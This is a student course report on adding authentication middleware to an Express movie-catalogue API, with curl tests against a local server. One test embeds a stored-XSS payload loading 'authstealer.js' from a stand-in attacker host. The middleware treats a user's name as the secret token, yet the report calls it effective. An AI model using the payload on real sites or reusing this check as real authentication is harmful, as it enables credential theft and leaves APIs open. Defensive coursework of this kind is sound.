

Project Report: Developing a Security Middleware for Express Applications

Zakaria Hersi Georges Kayembe

June 1, 2023

Language-based security - TDA602/DIT101

Grupp 46

Version: 1.0

Contents

1	Introduction	3
2	Background	3
3	Methodology	4
3.1	Project Scope and Objectives	4
3.2	Design and Implementation	4
3.2.1	Application Overview	4
3.2.2	Application Architecture	5
3.2.3	Middleware implementation	6
4	Understanding the Risks Associated with This Type of Vulnerability	9
5	Conclusion	10
6	Future Work	11
7	Application - GitHub link	11

1 Introduction

This project report provides an overview of the process of designing and implementing a security middleware for Express applications. The middleware was aimed at addressing common web application security concerns, such as input validation and output escaping, and the project as a whole is relevant to language-based security as it focuses on implementing security measures within the Express framework using JavaScript.

Web applications are important for accessing services and information and as they become more complex, security is a top priority for developers. Express is a popular framework for web development using Node.js and JavaScript, however, security must be considered when using Express. By focusing on language-based security, this project enhances the security of Express applications and promotes best practices. The project includes implementation, evaluation, and recommendations for future work.

2 Background

Web application security has become a huge concern for developers as different cyber threats continue to evolve and continue to become more sophisticated and with the increasing reliance on web applications for various services, sensitive user data are often at risk for breach, attacks, or leaks and so by ensuring the security of web applications it is important to safeguard both user privacy and organizational reputation.

The Express framework is built on top of Node.js and is a very popular choice among developers for creating web applications due to its simplicity, flexibility, and performance. As a result, a vast number of web applications are built using Express which makes it a prime target for cyber-criminals seeking to exploit security vulnerabilities.

Developers using the Express framework must be aware of potential security vulnerabilities and implement appropriate measures to mitigate these threats. Some of the most common security issues faced by web applications include:

- Injection attacks such as SQL injection, and cross-site scripting are common. Attackers can exploit user input fields to inject malicious code or commands, compromising the application and its underlying systems.
- Broken authentication: Weak or improperly implemented authentication mechanisms can lead to unauthorized access to user accounts and sensitive data.
- Sensitive data exposure: Insecure storage or transmission of sensitive data, such as passwords or personal information, can lead to data breaches.

To develop an effective security middleware for Express applications it was important to conduct a review of existing security middleware in order to form an understanding. This review served multiple purposes, first: understanding the current landscape of security solutions, and gaining insights into the most effective techniques for addressing web application security concerns.

We followed a comprehensive review process consisting of the following steps:

- Firstly we identified reputable sources of information, such as industry reports, academic research papers, and online resources, to gather knowledge on existing security middleware and best practices for Express applications.
- Secondly, we analyzed the features, strengths, and weaknesses of popular security middleware solutions, such as Helmet, and express-validator. Our analysis focused on understanding the specific security concerns addressed by each middleware and how easily they could be integrated into Express applications.

We also examined common web application security best practices, including the OWASP Top Ten Project, which provides a list of the most critical security risks for web applications and offers guidance on mitigating these risks.

The knowledge gained from this review formed a solid foundation for our proposed security middleware, allowing us to build upon the strengths of existing solutions while addressing the identified areas of improvement.

3 Methodology

3.1 Project Scope and Objectives

The primary objective of the project was to create a security middleware that effectively tackles prevalent web application security issues. Several specific goals were prioritized, including:

- Developing and implementing a security middleware equipped with essential features like SQL injection, and cross-site scripting.
- Investigating additional security vulnerabilities that our application could potentially mitigate.

3.2 Design and Implementation

3.2.1 Application Overview

The web application serves as a platform for users to explore and discover our curated selection of top movies. Its primary purpose is to provide users with

inspiration and recommendations on which movies to watch. The application allows users to scroll through a list of movies without the ability to make edits or additions. To utilize this feature, administrative privileges are necessary. In other words, in order to add or remove a movie, you must log in as an administrator from the home page. Once you have successfully logged in, the admin page will be displayed in the navigation bar. From this page, you will have the ability to perform various tasks on the website.




Figure 1: Web site home page




Figure 2: Web site movie page

3.2.2 Application Architecture

The application's architecture consists of three key components: the server, the client, and the database.

Server

The server layer plays a crucial role in handling client requests and interacting with the database. It is implemented using TypeScript and follows RESTful principles for its APIs. Node.js and Express.js are the chosen frameworks for developing the backend functionalities of the server.

Client

The client component of the project is responsible for the application's user interface (UI). It retrieves data from the database by sending requests to the server and displays the received responses. The client is built using a functional approach in React, as we found this method more intuitive and readable compared to the traditional class component approach. Functional components offer improved code legibility and ease of comprehension when examining the source code.

Database

The application uses MongoDB, a NoSQL document-oriented database, to store and manage its data persistently. MongoDB provides a flexible and scalable solution for storing movie-related information, accommodating the dynamic nature of the application's data requirements.

By combining these three components - the server, client, and database - the web application offers users a seamless experience for exploring and selecting movies from our curated list.

3.2.3 Middleware implementation

Initially, our exploration focused on potential cross-site scripting vulnerabilities. However, as depicted in Figure 1 and Figure 2, our website does not allow users to submit requests or interact by entering any input on the website. This limitation renders our application less susceptible to such attacks, making it less relevant in this context.

XSS attacks typically rely on injecting malicious code into a website by exploiting input fields or user-generated content. If a website does not allow users to submit requests or interact by entering any input, the risk of XSS attacks is significantly reduced. This is because there are no opportunities for users to inadvertently or deliberately inject malicious code that could be executed by other users visiting the website. However, it is important to note that XSS attacks can still occur through other vectors, such as stored XSS, even if user input is not directly accepted.

Subsequently, we delved into investigating potential SQL injection vulnerabilities. However, due to our implementation utilizing a NoSQL database, this type of attack proved to be irrelevant in this context.

Although NoSQL databases like MongoDB are designed to mitigate traditional SQL injection vulnerabilities by using different query mechanisms, they can still

be susceptible to similar types of attacks. Another factor that renders this type of attack irrelevant in this context, is that the website does not permit users to submit requests or interact by entering any input. Consequently, the risk of NoSQL injection attacks is greatly diminished. NoSQL injection attacks, similar to SQL injection attacks, generally exploit user input to inject malicious code into the application's database queries.

However, it's worth noting that these type of injection attacks can still occur through other vectors, such as exploiting server-side vulnerabilities or accessing unprotected APIs. While user input is often the primary entry point for these injection attacks, it's not the only possible attack vector.


Following unsuccessful attempts from the client-side, we shifted our focus to exploring vulnerabilities on the server-side. Our initial objective was to assess the security of APIs built with Express, particularly regarding attacks such as improper authentication/authorization. Assuming an attacker possessed knowledge of the server's IP address and certain details about the API's structure, we proceeded to test its resilience. In this scenario, the attacker attempted to submit a request to the server by adding a new movie:

```
$ curl localhost:8080/movie -X PUT -H 'Content-Type:application/json' -d '{"titel":"Anonymous", "year":"2000", "picture":"https://static.partyking.org/fit-in/1300x0/products/original/anonymous-mask2-2.jpg", "description":"We are legions", "genre":"Attack"}'
```

As depicted in Figure 3 and in Figure 4, the attack proved successful, exposing the lack of security measures implemented in the APIs.

In the context of the described scenario, it means that the server-side APIs built with Express did not properly authenticate or authorize requests. As a result, the attacker, who possessed knowledge about the server's IP address and other details about the API's structure, was able to exploit this vulnerability.

By making a request to add a new movie (as shown in Figure 3), the attacker was able to bypass any authentication or authorization checks that should have been in place. This allowed the attacker to manipulate the server's resources without proper permissions, indicating a flaw in the security measures implemented within the APIs.



```
georges@georges-IdeaPad-Gaming-3-15ACH6: ~/coding/... x georges@georges-IdeaPad-Gaming-3-15ACH6: ~/coding/... x v
georges@georges-IdeaPad-Gaming-3-15ACH6:~/coding/language_based_security_tda602_project$ curl localhost:8080/movie -X PUT -H 'Content-Type:application/json' -d '{"titel":"Anonymous", "year":"2000", "picture":"https://static.partyking.org/fit-in/1300x0/products/original/anonymous-mask2-2.jpg", "description":"We are legions", "genre":"Attack"}'
{"respons":{"success":true,"data":{"id":"1684625761189","titel":"Anonymous","year":"2000","description":"We are legions","picture":"https://static.partyking.org/fit-in/1300x0/products/original/anonymous-mask2-2.jpg","genre":"Attack","favorite":false,"_id":"64695961fe38b8a8a1d31ec8","__v":0}}georges@georges-IdeaPad-Gaming-3-15ACH6:~/coding/language_based_security_tda602_project$
```

Figure 3: Server-side API exploitation

Express offers a range of methods and techniques to bolster API security. These include utilizing JSON Web Tokens (JWT), session-based authentication,




Figure 4: Web client shows the attack

tion, and OAuth for robust authentication and authorization. Furthermore, the Helmet middleware package in Express provides a collection of security-related HTTP headers that act as safeguards against prevalent web vulnerabilities like XSS (cross-site scripting), content sniffing, and clickjacking.

However, we opted to implement our own approach. Our implementation aimed to introduce an additional layer of security to our API by enforcing restrictions on the APIs responsible for adding and removing movies. The approach we took was relatively straightforward but effective. When a user sends a request to the server to add a movie, for instance, the server requires a token key. If no token is provided, the server denies access and terminates the request. Conversely, if a token is provided, the server validates its authenticity before granting access to the request. To simplify the process for this project, we used the administrator's name as the token. Hence, when a request is made, along with the author's name, the server checks if the name corresponds to that of an administrator. If it does, the request is accepted; otherwise, it is rejected. Below is the code snippet we implemented to handle authentication validation:

```
const checkAuth = async (
  req: Express.Request,
  res: Express.Response,
  next: Express.NextFunction) => {
  const key: string = req.body.key;
  const ms = await userService;
  const users: Array<User> = await ms.getUsers();
  var auth = false;
  if (!key) {
    return res.status(401).send("Response: Unauthorized");
  }
  for (let index = 0; index < users.length; index++) {
```




```

        if (key === users[index].name) {
            auth = true;
        }
    }
    if (!auth) {
        return res.status(401).send("Response: Unauthorized");
    }
    next();
};

```

Once we implemented the server-side authentication validation, we proceeded to test it using the same exploit as before. As depicted in Figure 5, the operation was unsuccessful. Since no token was provided, the server intercepted the request and denied access to the unauthorized user.



```

georges@georges-IdeaPad-Gamin... x georges@georges-IdeaPad-Gamin... x georges@georges-IdeaPad-Gamin... x v
georges@georges-IdeaPad-Gaming-3-15ACH6:~/coding/language_based_security_tda602_project$ curl localhost:8080/movie -X PUT -H 'Content-Type:application/json' -d '{"titel":"Anonymous", "year":"2000", "picture":"https://static.partyking.org/fit-in/1300x0/products/original/anonymous-mask2-2.jpg", "description":"We are legions and we come back", "genre":"Attack 2"}'
Response: Unauthorized
georges@georges-IdeaPad-Gaming-3-15ACH6:~/coding/language_based_security_tda602_project$

```

Figure 5: Server-side unsuccessful exploit

4 Understanding the Risks Associated with This Type of Vulnerability

During our analysis, we explored the potential of utilizing the authentication issue to extend the middleware and perform other types of attacks. One noteworthy discovery was the possibility of conducting stored XSS (Cross-Site Scripting) attacks. Stored XSS (Cross-Site Scripting) is a type of web vulnerability where malicious code is injected into a web application and then stored on the server or within a database. The injected code is later served to other users when they access specific pages or view certain content. As depicted in Figure 6 and 7, we successfully injected malicious code into the movie description field while creating a new movie. However, our exploit attempts were thwarted by the validation and escape mechanisms we implemented during the server development using TypeScript. Although the attack was unsuccessful, it served as an important learning experience for understanding the risks associated with XSS attacks and the potential vulnerabilities they can expose, such as NoSQL injection attacks. Finally we conclude that this authentication issue could also lead to a Denial-of-Service (DoS). The attacker could have used this vulnerability to create an HTTP flood attack in the aim of overwhelming the server by flooding it with a large number of HTTP requests, exhausting server resources and preventing legitimate users from accessing the website.

```
georges@georges-IdeaPad-Gami... x georges@georges-IdeaPad-Gamin... x georges@georges-IdeaPad-Gamin... x v
georges@georges-IdeaPad-Gaming-3-15ACH6:~/coding/language_based_security_tda602_project$ curl localhost:8
80/movie -X PUT -H 'Content-Type:application/json' -d '{"title":"Anonymous", "year":"2000", "picture":"h
tps://static.partyking.org/fit-in/1300x0/products/original/anonymous-mask2-2.jpg", "description":"<scrip
t src='http://hackersite.com/authstealer.js>Click me </script>.", "genre":"Attack 2"}'
{"respons":"success","data":{"id":1684711019460,"title":"Anonymous", "year":"2000", "description":"<scrip
t src='http://hackersite.com/authstealer.js>Click me </script>.", "picture":"https://static.partyking.org/fit
in/1300x0/products/original/anonymous-mask2-2.jpg", "genre":"Attack 2", "favorite":false, "id":"646aa66bff
5a368f5c61713", "__v":0}}georges@georges-IdeaPad-Gaming-3-15ACH6:~/coding/language_based_security_tda602_
project$
```

Figure 6: Stored XSS attack




Figure 7: Reflected XSS attack

5 Conclusion

In conclusion, the project successfully addressed common web application security concerns by implementing various security measures. The project focused on key objectives such as designing and implementing a security middleware with features like input validation and output escaping.

The implementation of authentication validation added an additional layer of security, restricting access to sensitive operations. Although attempts were made to exploit the system, the implemented security measures, such as token-based authentication and validation proved effective in preventing successful attacks which aslo includes XSS and NoSQL injection attacks.

The project highlighted the importance of implementing robust security practices, such as utilizing JSON Web Tokens (JWT), session-based authentication, and employing security-related HTTP headers through middleware like Helmet to protect against common web vulnerabilities. Continued monitoring, updates, and adherence to security best practices are essential to ensure the ongoing security and protection of the application.

6 Future Work

Future work for this project could include:

- Implementing the middleware into existing application and testing for security exploits.
- Expanding the middleware's functionality to address additional security concerns.
- Investigating potential performance optimizations in order to minimize the middleware's impact on application performance.

7 Application - GitHub link

https://github.com/georgesmiaka/language_based_security_tda602_project